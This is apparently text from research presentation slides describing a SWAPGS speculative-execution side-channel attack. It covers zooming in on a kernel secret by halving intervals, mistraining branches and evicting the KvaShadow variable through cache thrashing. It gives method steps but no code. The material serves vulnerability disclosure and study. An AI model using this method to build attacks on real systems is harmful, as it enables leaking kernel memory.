
When resuming back to user-mode, the attacker measures the access time to the **Test Var**, and sees it's cached



Now that the value of the secret is reduced to an 8MB range, we can "zoom in"

Attacker process


Kernel Space



Repeat the attack with the test interval reduced in half

Attacker process


Kernel Space



Repeat the attack with the test interval reduced in half

Attacker process


Kernel Space



Continue to "zoom in" by halving the interval until the precision is enough (this is usually going to be a cache line)

Attacker process

Kernel Space



Attack details:

Speculatively executing the gadget

The most important part of the exploit is to force our gadget to execute speculatively

WE MUST ACHIEVE TWO THINGS

1. The branch before **SWAPGS** must be mispredicted
2. The KvaShadow variable must not be cached



Attack details:

Speculatively executing the gadget

1. Force the branch misprediction
 - ✓ Already demonstrated by others as well
 - ✓ Simply spray a large enough memory area with similar branches
 - ✓ The branches must go in the direction we wish to mispredict
2. Evict KvaShadow variable from cache, to ensure a large speculative window
 - ✓ We want to ensure a large speculative window for our gadget
 - ✓ Cache thrashing can be used
 - ✓ Simply access variables in user-mode which are located at addresses that conflict with the address of the KvaShadow (same page offset, same index)



